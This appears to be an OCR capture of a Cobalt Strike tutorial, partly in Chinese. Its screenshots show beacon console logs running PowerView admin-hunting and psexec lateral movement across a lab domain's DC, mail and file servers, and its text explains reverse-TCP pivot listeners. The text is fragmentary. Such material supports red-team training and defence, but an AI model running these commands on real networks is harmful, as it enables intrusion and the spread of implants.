

beacon> psexec FILESERVER ADMIN$ ec2 - beacon SMB
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\FILESE
(\\FILESERVER\ADMIN$\a099c33.exe)
[+] host called home, sent: 208140 bytes
[+] received output:
Started service e0b566c on FILESERVER
[+] established link to child beacon: 10.10.10.4
[WS2] whatta.hogg/3540



10.10.10.3
DC
10.10.10.4
10.10.10.5
10.10.10.18
10.10.10.189
10.10.10.190
10.10.10.222
Login
SYSTEM *@736
Scan
Services
Host
Interact
Access
Explore
Pivoting
Spawn
Session
Event Log X
Beacon 10.10.10.190@3540 X
[*] Tasked beacon to import: /root/PowerTools/PowerView/power
[+] host called home, sent: 408258 bytes
beacon> powershell Invoke-FindLocalAdminAccess
[*] Tasked beacon to run: Invoke-FindLocalAdminAccess
[+] host called home, sent: 35 bytes
[+] received output:
fileserver.corp.acme.com
beacon> psexec FILESERVER ADMIN$ ec2 - beacon SMB
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\FILE
(\\FILESERVER\ADMIN$\a099c33.exe)
[+] host called home, sent: 208140 bytes
[+] received output:
Started service e0b566c on FILESERVER



Event Log X
Beacon 10.10.10.190@3540 X
Processes 10.10.10.4@7
PID
PPID
Name
0
0
[System Process]
1952
1928
explorer.exe
2016
1952
VBoxTray.exe
136
1952
mshta.exe
420
948
wuauclt.exe
936
500
svchost.exe
1296
500
svchost.exe
884
500
svchost.exe
1152
500
msdtc.exe
4
0
System
288
4
smss.exe


address
name
10.10.10.3
DC
10.10.10.4
FILESERVER
10.10.10.5
MAIL
10.10.10.18
JOSHDEV
10.10.10.189
CEOSBOX
10.10.10.190
WS2
10.10.10.222
BILLING-POWER


address
name
10.10.10.3
DC
10.10.10.4
FILESERVER
10.10.10.5
MAIL
10.10.10.18
10.10.10.189
10.10.10.190
10.10.10.222
Login
Scan
Services
Host
psexec
psexec (psh)
winrm (psh)
wmi (psh)


PsExec
user
password
realm
note
User:
Password:
Domain:
Listener:
ec2 - beacon SMB
Session:
SYSTEM * via 10.10.10.4@736
Use session's current access token
Launch
Help



beacon> psexec DC ADMIN$ ec2 - beacon SMB
beacon> psexec MAIL ADMIN$ ec2 - beacon SMB
beacon> psexec JOSHDEV ADMIN$ ec2 - beacon SMB
beacon> psexec CEOSBOX ADMIN$ ec2 - beacon SMB
beacon> psexec BILLING-POWER ADMIN$ ec2 - beacon SMB
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\BILLING-POWER\ADMIN$\95d3b2f.exe)
[+] host called home, sent: 1040615 bytes
[FILESERVER] SYSTEM */736



Pivot Listeners

限制从目标网络到命令和控制基础架构的直连接数量是一个很好的工具。pivot listener 允许您创建绑定到 Beacon 或 SSH 会话的侦听器。通过这种方式，您可以创建新的反向会话，而无需与命令和控制基础架构建立更直接的连接

要设置 pivot listener，请进入到 **[beacon]** -> **Pivoting** -> **Listener。**这将打开一个对话框，您可以在其中定义新的 pivot listener。




pivot listener 将绑定到指定 Session 上的侦听端口。Listen Host 值配置反向 TCP 有效负载用于连接此侦听器的地址。


现在，唯一的有效载荷选项是 windows/beacon-reverse-tcp。这是一个没有 stager 的 listener。这个有效载荷嵌入到命令和自动化中，而这些命令和自动化是需要 stagers 的。您可以选择导出一个不稳定的有效 stageless payload artifact 并运行它来传递一个反向的 TCP 有效负载。

Pivot Listeners 不会更改 pivot 主机的防火墙配置。如果 pivot 主机具有基于主机的防火墙功能，则有可能会干扰您的侦听器。它，即运营商，负责预测这种情况发生并采取正确的防御措施。


要删除 Pivot Listeners，请教纳入到 **Cobalt Strike - > Listeners**，并在那里删除侦听器。如果会话仍然可以访问，Cobalt Strike 将发送一个任务来清除侦听套字节。

Cobalt Strike 反向 TCP Pivot Listeners



external
internal
user
172.16.30.131
10.10.10.191
jim.stevens
Event Log
X



